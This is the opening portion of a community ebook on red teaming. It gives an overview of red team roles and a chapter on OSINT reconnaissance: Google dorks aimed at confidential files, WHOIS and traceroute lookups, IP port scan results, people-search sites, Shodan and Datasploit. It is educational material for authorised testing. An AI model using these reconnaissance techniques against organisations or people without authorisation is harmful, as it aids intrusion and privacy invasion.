

# THE **RED TEAM** GUIDE



A practical guide for Red  
Teams and Offensive Security

**PEERLYST**

**WWW.PEERLYST.COM**  
community@peerlyst.com

# The Red Team Guide

## Authors:

- **Ian Barwise @z3roTrust**
- **Chiheb Chebbi**
- **Hamza M'hirsi**
- **Haythem Arfaoui**
- **Shailesh Rangari**
- **Mike Art Rebultan**
- **Mohamed Marrouchi**
- **Elyes Chemengui**
- **Wael belasker**
- **Karim Hassan**
- **Tony Kelly @infosectdk**

## Reviewers and editors

- **David Frazer**
- **Alex Miller**

## Disclaimer

*All information on the tools and techniques within this eBook are strictly for educational purposes only, designed to aid and train Red Team participants in authorised and sanctioned vulnerability and penetration tests. Abuse and illegal activity actioned using the information found herein is strictly prohibited, and may result in penalties, fines and legal action.*

*Peerlyst, its associates and the contributors to this eBook stress that none of the information within be used illegally and take no responsibility for the misuse and abuse of its contents, nor for the consequences of such action.*

*When conducting any form of invasive testing, always protect yourself with a proper [contract](#) that is signed by the target company/entity/individual allowing you permission to “hack” their organization for the purposes of pentesting/vulnerability assessment that contains the scope of the operation. Exercise due caution accordingly. You have been warned!*

## Table of Content

<b>Chapter 1:</b> Red Teaming and Red Teams Overview	6
<b>Chapter 2:</b> Phase 1: Open-Source Intelligence (OSINT) Reconnaissance	11
<b>Chapter 3:</b> Phase 2: Enumeration	27
<b>Chapter 4:</b> Phase 2a: External Recon	33
<b>Chapter 5:</b> Phase 2b: Internal Recon	56
<b>Chapter 6:</b> Social Engineering Attacks (Spear phishing)	64
<b>Chapter 7:</b> Bypassing Windows User Account Control (UAC)	72
<b>Chapter 8:</b> Powershell For Red Teams	82
<b>Chapter 9:</b> Lateral Movement	92
<b>Chapter 10:</b> Network Domination & Persistence	113
<b>Chapter 11:</b> Evasion & Obfuscation Techniques	135
<b>Chapter 12:</b> Data Exfiltration	147
<b>Chapter 13:</b> Attacking Linux/Unix Environments	162
<b>Chapter 14:</b> Attacking ICS/SCADA	192

<b>Chapter 15: Privilege Escalation</b>	199
<b>Chapter 16: Virtualization Attacks</b>	227
<b>Further Reading</b>	239

## Chapter 1

# Red Teaming and Red Teams Overview

Contributor: Tony Kelly @infosectdk

### **What is a Red Team, and where did it come from?**

The origins of Red Teams are military in origin. It was realised that to better defend there was a need to attack your own defences to find weak points that could then be defended better. This morphed into “War Games” where defenders or friendly forces were denoted as BLUE and the opposing forces were RED.

Red Teaming was seen as a useful tool for generals to evaluate their security posture, Red Team therefore took on the role of the aggressors or “bad guys”. The bad guys do not follow the rules but utilized in a controlled way simulating and emulating what the bad guys can do, Red Teaming serves to help the defenders spot, respond and stop attacks as well as strengthen and improve.

Moving forwards to the information security realm, first and foremost, despite their “offensive” nature, Red Team are defenders. They are also a tool to allow organisations to better defend from hostile aggressors, learn and improve.

*Attack is the secret of defence; defence is the planning of an attack*

The Art of War, Sun Tzu

To better defend therefore you need to know how to attack and to stop that attack.

Red Teaming is what most refer to as Penetration Testing. In the realm of Information Security, Red Teaming or offensive security testing is seen as essential in testing the security posture of organisations. Typically, many organisations employ Blue Team or defenders and only test their defences once a year for compliance purposes. This way of thinking can leave organisations vulnerable to attack. To challenge and evaluate their posture, organisations can conduct their own testing, either with a dedicated in-house red team function or buying in external expertise and acting on that expertise.

So, what is the difference between Blue Team and Red Team?

Blue Teams are defenders, typically members of a SOC, they will monitor and look for threats, they will then act on threats, in a way they are reactive in nature, they are waiting for things to happen.

Red Teams are proactive, will simulate real attackers and will attempt to penetrate defences undetected. Their role is to highlight holes in defences and to improve detection capabilities for Blue Team.

Blue Team for example may use vulnerability scanning and testing to look for and review patch management, depending on the organisation in question the holes may be flagged as hypothetical *“hey this bad thing could happen if we don't patch”* and not be taken seriously. Red Team however will also use this approach in assessments, but instead take this a stage further, they will demonstrate how the vulnerabilities discovered can be exploited, and will exploit these and provide evidence of success. Combined with a report detailing the vulnerability, its risk score,

likelihood, and evidence of exploitation, this carries more weight and will assist in getting things done.

Red Teams are used in two ways

- External independent testing
- Internal in-house team

Let us first look at how external Red Teaming may function

External independent pen testing teams can be engaged in different capacities depending on a clients requirements, these can include but are not limited to:

- Physical
  - Testing physical access to buildings, this includes to staff areas, infrastructure eg. heating/utilities, data centres
  - Social Engineering/impersonation
  - Lockpicking
  - Security control evasion
- Social Engineering
  - Phishing attacks
  - Impersonation
  - Tailgating
  - Drop Attack
- Network Infrastructure
  - Firewall bypass
  - Router testing/configuration
  - DNS footprinting
  - Proxy Servers
  - Vulnerability exploits
  - Configuration
- Web application compromise and exploitation – physical and Cloud
- Wireless
  - Configuration
  - Unauthorised access points
  - Default passwords
  - Encryption protocols
- Application testing – databases, - physical and Cloud



- Operating system build standards
  - Server
  - Desktop
  - Mobile
- IOT

External pen testers may use White Box and Gray Box in their work, or in full simulated attacks, operate in Black Box mode, this means that they have to utilise their skills and knowledge to penetrate the defences as an external attacker with minimal information, in these scenarios they will utilise all the above methods and more to achieve their goal.

For compliance exercises, they may need to follow a scope of engagement testing specific things. For example they may try to elevate to gain Domain Admin rights, test workstation/server builds, check for patching, password cracking and Firewall rule checks.

An in-house team may sit alongside the Blue team, and may work closely with them, or they could operate in their own department, for example Audit, and operate in an independent guise to provide probity in their activities. In this role they may test existing defences, audit/check logs, assess published vulnerabilities and test and evaluate their risk and threat against their infrastructure. The internal in-house team will have an added advantage in that they will know the infrastructure of the organisation already, whilst independent testers may or may not depending on the scope of the engagement.

On some occasions there can also be war games. Red vs Blue. These can come in different forms depending on the scope of the exercise, and the objectives being sought.

Red could be an external attacker tasked with a Black Box deployment with minimal information and tasked with penetrating the company from the outside and exfiltrate with specific target data. Such an exercise is as real as it gets to simulating a real-world attack from real threat actors. Some consideration needs to be given to the value that can be gained from this exercise.

An example would be if the Red Team were using social engineering and other methods to penetrate the premises, their value to the Blue Team in evaluation of their network defences would count for zero if the Red Team were rumbled by a physical security guard at the very first stage. The element of surprise would also be lost, therefore the value in a Red team exercise can be lost if the exercise is ended prematurely.

This does depend on the business of the organisation in question. A company that deals with defence data and high value IP may seriously want to consider its physical security, however this could be tested as a separate exercise, the hypothetical “what if” question can then be asked if the attackers are then on site as a different deployment.

These deployments can take two directions – the Blue Team are aware of these interlopers and what their intended targets are – so they can monitor and attempt to stop them, or the Blue Team are not aware of the exercise. This provides a realistic demonstration of what malicious insider threats could do.

Such exercises provide good testing scenarios testing for Incident response.

Whilst the Blue Team can feel an element of wounded pride if they are beaten by Red, these are important lessons learned exercise.

In security we have to stop the bad guys 100% of the time, while the bad guys only have to succeed once. The pressure is therefore on Blue to succeed in detection. Red plays a pivotal role in assisting Blue in the process of improving their processes and detections.

## Chapter 2

# Open-Source Intelligence (OSINT) Reconnaissance

Contributor: Ian Barwise

Whoa, slow your roll cowboy! Before we can get to the *shell-poppin' 'make sexy-time'* (joke, laugh) hacking adventures that Red Teams have come to be known for, there is some homework to be done. A professional pentester never goes into a job without first studying or doing 'homework' on their target. A critical first step, gathering information about a particular target, within the scope of the operation, allows an attacker to find potential vulnerabilities and weaknesses in an organization's defense system that may be exploitable; be they physical, social engineering, logical, or a combination of all three. Information is the new exchange commodity and as such, there is literally a plethora of information about almost any subject freely available on the Internet. So what exactly does OSINT mean?

*Open-source intelligence (OSINT) is using **publicly available** sources to collect information (i.e., intelligence) about persons or entities from a wide array of sources including the Internet.*

OSINT is usually performed during the Reconnaissance phase of hacking, and information collected from this phase is carried over into the Network Enumeration phase. Due to the vast amount of information available on the web, attackers must have a clear and defined search framework, as well as a wide array of OSINT collection tools to facilitate processing the data; otherwise they risk getting lost in the overwhelming sea of information. OSINT reconnaissance can be further broken down into the following five sub-phases:



Phases of the OSINT Process; image courtesy of [OSINT PROCESS](#)

- **Source Identification:** during this initial phase, the attacker identifies potential information sources. Sources are internally documented throughout the process in detailed notes to come back to later if necessary.
- **Data Harvesting:** in this phase the attacker collects and harvests information from the selected sources and other sources that are discovered throughout this phase.
- **Data Processing and Integration:** in this phase, the attacker processes the harvested data for actionable intelligence by searching for information that may assist in enumeration.
- **Data Analysis:** here, the attacker performs analysis of the processed information using OSINT tools.
- **Results Delivery:** in the final phase the findings are presented/reported to other members of the Red Team.

## OSINT Tools

There are a plethora of OSINT tools available, some of which are free and others can cost a pretty penny. While it is outside the scope of this chapter to cover *every single* OSINT tool, we will cover a few of the more popular tools that you may find useful for Red Team operations.

Performing OSINT is about taking the little bits and pieces of information that you are able to extrapolate about a particular person or entity and running that information through OSINT tools to see what more can be discovered.

## Google Searching & Dorking

As an example, let's say you have been hired to pentest a company called Exploration Media Group; you perform a Google search that returns the following website domain name in the top results: [www.explorationsmediagroup.com](http://www.explorationsmediagroup.com). You navigate to that site by clicking on the link and discover at the bottom of the site that there are a few website links titled as "Other Notable Web Properties." You click on the first option, [www.theworldsworstwebsiteever.com](http://www.theworldsworstwebsiteever.com), and you want to find out some more information about this site (it is a truly heinous webpage by the way (1980's flashbacks)). Should you decide to follow this lead further down the Internet rabbit hole, how can you find out more information about this site?

One method is to use what is known as "Google Dorking," also known as Google Hacking, which are advanced search strings used within a web browser. Essentially, we are using the Google web crawler search engine to hack with. This is an example of how hackers will take technology and turn it upside-down to make it work in ways it wasn't necessarily designed to. Play around with these Google Dorks to learn what type of results you can get.

<b>Simple Google Dorks:</b>	
Allintext	Searches for occurrences of all the keywords given
Intext	Searches for the occurrences of keywords all at once or one at a time
Inurl	Searches for a URL matching one of the keywords
Allinurl	Searches for a URL matching all the keywords in the query
Intitle	Searches for occurrences of keywords in URL all or one
Allintitle	Searches for occurrences of keywords all at a time
Site	Specifically searches that particular site and lists all the results for that site
filetype	Searches for a particular filetype mentioned in the query
Link	Searches for external links to pages
Numrange	Used to locate specific numbers in your searches
Daterange	Used to search within a particular date range

*List of simple Google Dorks; courtesy of [Techworm](#)*

We can then enter Google Dork commands directly into the browser such as:

```
site:www.theworldsworstwebsiteever.com ext:(doc | pdf | xls | txt  
| ps | rtf | odt | sxw | psw | ppt | pps | xml)  
(intext:confidential salary | intext:"budget approved")  
inurl:confidential
```

While this specific query will not return any results, we can make it more generic by adding a Boolean search operator such as “OR” then we can see all of these types of results:

```
site:www.theworldsworstwebsiteever.com OR ext:(doc | pdf | xls |  
txt | ps | rtf | odt | sxw | psw | ppt | pps | xml)  
(intext:confidential salary | intext:"budget approved")  
inurl:confidential
```

## Whois

Given the above example, you could use one of several WHOIS tools to resolve the domain name of `www.theworldsworstwebsiteever.com` and you’ll find that you get some information such as registrar info (`godaddy.com`); when it was created (`2008-05-14`); and the ICANN query yielded two server names (`NS1.EXPMG.NET` & `NS2.EXPMG.NET`). However, you’ll notice that the IP address is missing. Hmm? Why is that you wonder? This is because the WHOIS sites consider this “dangerous” information that they protect. In other words, they want to make you work for it. But you’ve got this so you keep plugging along, there’s plenty of other ways to get the website’s IP address.

# WHOIS LOOKUP



**theworldsworstwebsiteever.com is already registered\***

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Domain Name: THEWORLDSWORSTWEBSITEEVER.COM  
Registrar: GODADDY.COM, LLC  
Sponsoring Registrar IANA ID: 146  
Whois Server: whois.godaddy.com  
Referral URL: <http://registrar.godaddy.com>  
Name Server: NS1.EXPMG.NET  
Name Server: NS2.EXPMG.NET  
Status: clientDeleteProhibited <http://www.icann.org/epp#clientDeleteProhibited>  
Status: clientRenewProhibited <http://www.icann.org/epp#clientRenewProhibited>  
Status: clientTransferProhibited <http://www.icann.org/epp#clientTransferProhibited>  
Status: clientUpdateProhibited <http://www.icann.org/epp#clientUpdateProhibited>  
Updated Date: 01-jan-2015  
Creation Date: 14-may-2008  
Expiration Date: 14-may-2016

>>> Last update of whois database: Tue, 24 Feb 2015 18:36:52 GMT <<<

*Using the WHOIS.net tool for website domain name OSINT*

<p><b>Registrar</b></p> <p>WHOIS Server: whois.godaddy.com          URL: http://www.godaddy.com          Registrar: GoDaddy.com, LLC          IANA ID: 146          Abuse Contact Email: abuse@godaddy.com          Abuse Contact Phone: 480-624-2505</p>	<p><b>Status</b></p> <p>Domain Status: clientDeleteProhibited  <a href="https://icann.org/epp#clientDeleteProhibited">https://icann.org/epp#clientDeleteProhibited</a>          Domain Status: clientRenewProhibited  <a href="https://icann.org/epp#clientRenewProhibited">https://icann.org/epp#clientRenewProhibited</a>          Domain Status: clientTransferProhibited  <a href="https://icann.org/epp#clientTransferProhibited">https://icann.org/epp#clientTransferProhibited</a>          Domain Status: clientUpdateProhibited  <a href="https://icann.org/epp#clientUpdateProhibited">https://icann.org/epp#clientUpdateProhibited</a></p>
<p><b>Important Dates</b></p> <p>Updated Date: 2018-05-15          Created Date: 2008-05-14          Registry Expiry Date: 2019-05-14</p>	<p><b>Name Servers</b></p> <p>NS1.EXPMG.NET          NS2.EXPMG.NET</p>
<p><b>Raw WHOIS Record</b></p> <pre> Domain Name: THEWORLDSWORSTWEBSITEEVER.COM Registry Domain ID: 1472065172_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.godaddy.com Registrar URL: http://www.godaddy.com Updated Date: 2018-05-15T19:29:14Z Creation Date: 2008-05-14T17:58:12Z Registry Expiry Date: 2019-05-14T17:58:12Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: 480-624-2505 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Name Server: NS1.EXPMG.NET Name Server: NS2.EXPMG.NET DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ &gt;&gt;&gt; Last update of whois database: 2018-11-03T19:13:08Z &lt;&lt;&lt;  For more information on Whois status codes, please visit https://icann.org/epp </pre>	

Using the WHOIS.icann.org tool for website domain name OSINT



## Command Prompt

Being a hacker, you likely prefer using the command prompt to GUI tools anyway. Using either an xterm (Unix/Linux), a command prompt (MS-DOS Windows), or a PowerShell console (MS-DOS Windows), you can perform a similar query of the website using the command:

```
tracert www.theworldsworstwebsiteever.com
```

In Linux, the proper command is traceroute. PowerShell, by the way, is a much more powerful of a tool for system administration than a simple MS-DOS command prompt. If you aren't proficient in PowerShell you may want to work on that.



```
Windows PowerShell
PS C:\> tracert theworldsworstwebsiteever.com
Tracing route to theworldsworstwebsiteever.com [50.62.134.34]
over a maximum of 30 hops:
  0  <1 ms    <1 ms    <1 ms    ARCHER_...[.1]
  1  12 ms    11 ms    14 ms    142.254.183.185
  2  23 ms    22 ms    25 ms    agg63.pomncako02h.socal.rr.com [76.167.26.149]
  3  20 ms    20 ms    21 ms    agg24.ontrcacp02r.socal.rr.com [72.129.7.54]
  4  23 ms    22 ms    23 ms    agg21.tustcaft01r.socal.rr.com [72.129.5.2]
  5  23 ms    21 ms    23 ms    bu-ether26.tustca4200w-bcr00.tbone.rr.com [66.109.3.232]
  6  *         *         *         Request timed out.
  7  *         *         *         Request timed out.
  8  41 ms    41 ms    41 ms    4.16.137.146
  9  34 ms    45 ms    36 ms    ip-148-72-32-9.ip.secureserver.net [148.72.32.9]
 10 204 ms   40 ms    43 ms    be39.trmc0215-01.ars.mgmt.phx3.gdg [184.168.0.73]
 11 35 ms    37 ms    34 ms    ip-208-109-112-121.ip.secureserver.net [208.109.112.121]
 12 40 ms    33 ms    37 ms    ip-50-62-134-34.ip.secureserver.net [50.62.134.34]
Trace complete.
PS C:\>
```

*Using the tracert command in a PowerShell console to determine the website IP address*

We now have an IP address that we can run Nmap scans against. You could also take that IP address and run it through another OSINT tool that specifically enumerates IP addresses such as Onyphe:

**ONYPHE** Home Blog API Pricing Sign-In

**50.62.134.34**  
Reverse - ip-50-62-134-34.ip.secureserver.net (2018-10-20)

**Geoloc \***  
Country US  
City Scottsdale  
Organization GoDaddy.com, LLC  
ASN AS26496  
Subnet 50.62.0.0/15

**Pastries**  
<https://pastebin.com/JxdZeYsL> (2018-10-26)  
<https://pastebin.com/mSeVwt7> (2018-10-20)

**Synscan**  
25/TCP - Linux (2018-11-04)  
22/TCP - Linux (2018-11-02)  
143/TCP - Linux (2018-10-28)  
995/TCP - Linux (2018-10-28)  
993/TCP - Linux (2018-10-25)  
587/TCP - Linux (2018-10-25)  
3306/TCP - Linux (2018-10-18)  
21/TCP - Linux (2018-10-14)  
53/TCP - Linux (2018-10-14)  
443/TCP - Linux (2018-10-14) - <https://50.62.134.34/>

**Inetnum**  
Country US  
Netname Undisclosed  
Subnet Undisclosed  
Information Undisclosed

**Resolver**  
Forward - theworldsworstwebsiteever.com (2018-10-26)  
Forward - www.theworldsworstwebsiteever.com (2018-10-26)  
Reverse - ip-50-62-134-34.ip.secureserver.net (2018-10-20)  
Forward - theworldsworstwebsiteever.com (2018-10-20)  
Forward - www.theworldsworstwebsiteever.com (2018-10-20)

**Datascan**  
22/TCP - ssh (2018-11-03)  
Product - OpenSSH (version: 5.3)  
SSH-2.0-OpenSSH\_5.3\r\n0d

143/TCP - imap (2018-10-29)  
Product - N/A (version: N/A)  
\* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE NAMESPACE STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot ready.

### Onyphe IP address scan results

As you can see, the Onyphe search resulted in a lot of useful information that we can use later in the Enumeration phase.

### Spokeo

People search engines such as Spokeo and others will crawl through social media sites, whitepages, email addresses, publicly available records such as criminal or school records, and many other types of publicly available information sources. If you have the name of a person within the target organization (e.g., Explorations Media Group) such as a fictional CEO named

“John Jacob Jingleheimer Schmidt,” Spokeo’s search engine will return several leads that you can further narrow down with search parameters (see image below).



### *Spokeo people search engine*

Sites similar to Spokeo are *Family Tree Now*, *Pipl*, *Thats Them*, *IntelTechniques*, *ZoomInfo Directory*, *Zaba Search*, *USSearch*, *Snoop Station*, *Radaris*, to name but a few. There are many, many more to try out. Now you might begin to see why the collection of Personally Identifiable Information (PII) and selling it to interested third-parties is such a lucrative business, and just how difficult it can be to keep your own private information off the web. As a Red Team member, you should be performing these same types of queries on yourself to ensure your private info, or at least any potentially damaging information, is not posted for everyone to see.

Check the OSINT Framework for a more complete listing of people-searching tools as well as other types of OSINT tools. You can also perform basic searches of a person's name in Internet search engines such as Google, Bing, and Yahoo.

## Shodan

Shodan is a popular OSINT tool that is specifically designed for Internet-connected devices (i.e., including ICS, IoT, video game systems, and more). You can use the Shodan GUI off the website, which presents some added functionality; you can view live camera feeds, and visually depict geographically where vulnerabilities are located throughout the world. You can also perform the same types of scans that Shodan uses to enumerate IP addresses from the command line using the Nmap scanner tool when you get into the Enumeration phase:

```
nmap -sn -Pn -n --script=shodan-api -script-args  
'shodan-api.apikey=XXXXXX' worldsworstwebsiteever.com
```

For the above command, `-sn` disables the port scan; `-Pn` skips host discovery and doesn't ping the host; and `-n` skips DNS resolution.



### *Exploring the Shodan search engine*

## Datasploit

Datasploit is another OSINT tool found within the Kali or BlackArch Linux OS distros that collects data on a particular domain, email, username, or phone number that you are targeting, then organizes the results coherently in HTML and JSON reports or text files. Datasploit will attempt to find credentials, API keys, tokens, subdomains, domain history, legacy portals, and more.

```
data-splloit: bash — Konsole
r00t@r00t-KitPloit:/media/r00t/HDD 1TB/Kitploit/data-splloit$ python datasploit.py -h
True
usage: datasploit.py [-h] [-i SINGLE_TARGET] [-f FILE_TARGET] [-a] [-q]
                  [-o OUTPUT]

                                     ( )/ \
      //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //
     //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //
    //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //
   //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //
  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //
 //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //
/    \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //  \//  //

      Open Source Assistant for #OSINT
      www.datasploit.info

optional arguments:
  -h, --help            show this help message and exit
  -i SINGLE_TARGET, --input SINGLE_TARGET
                       Provide Input
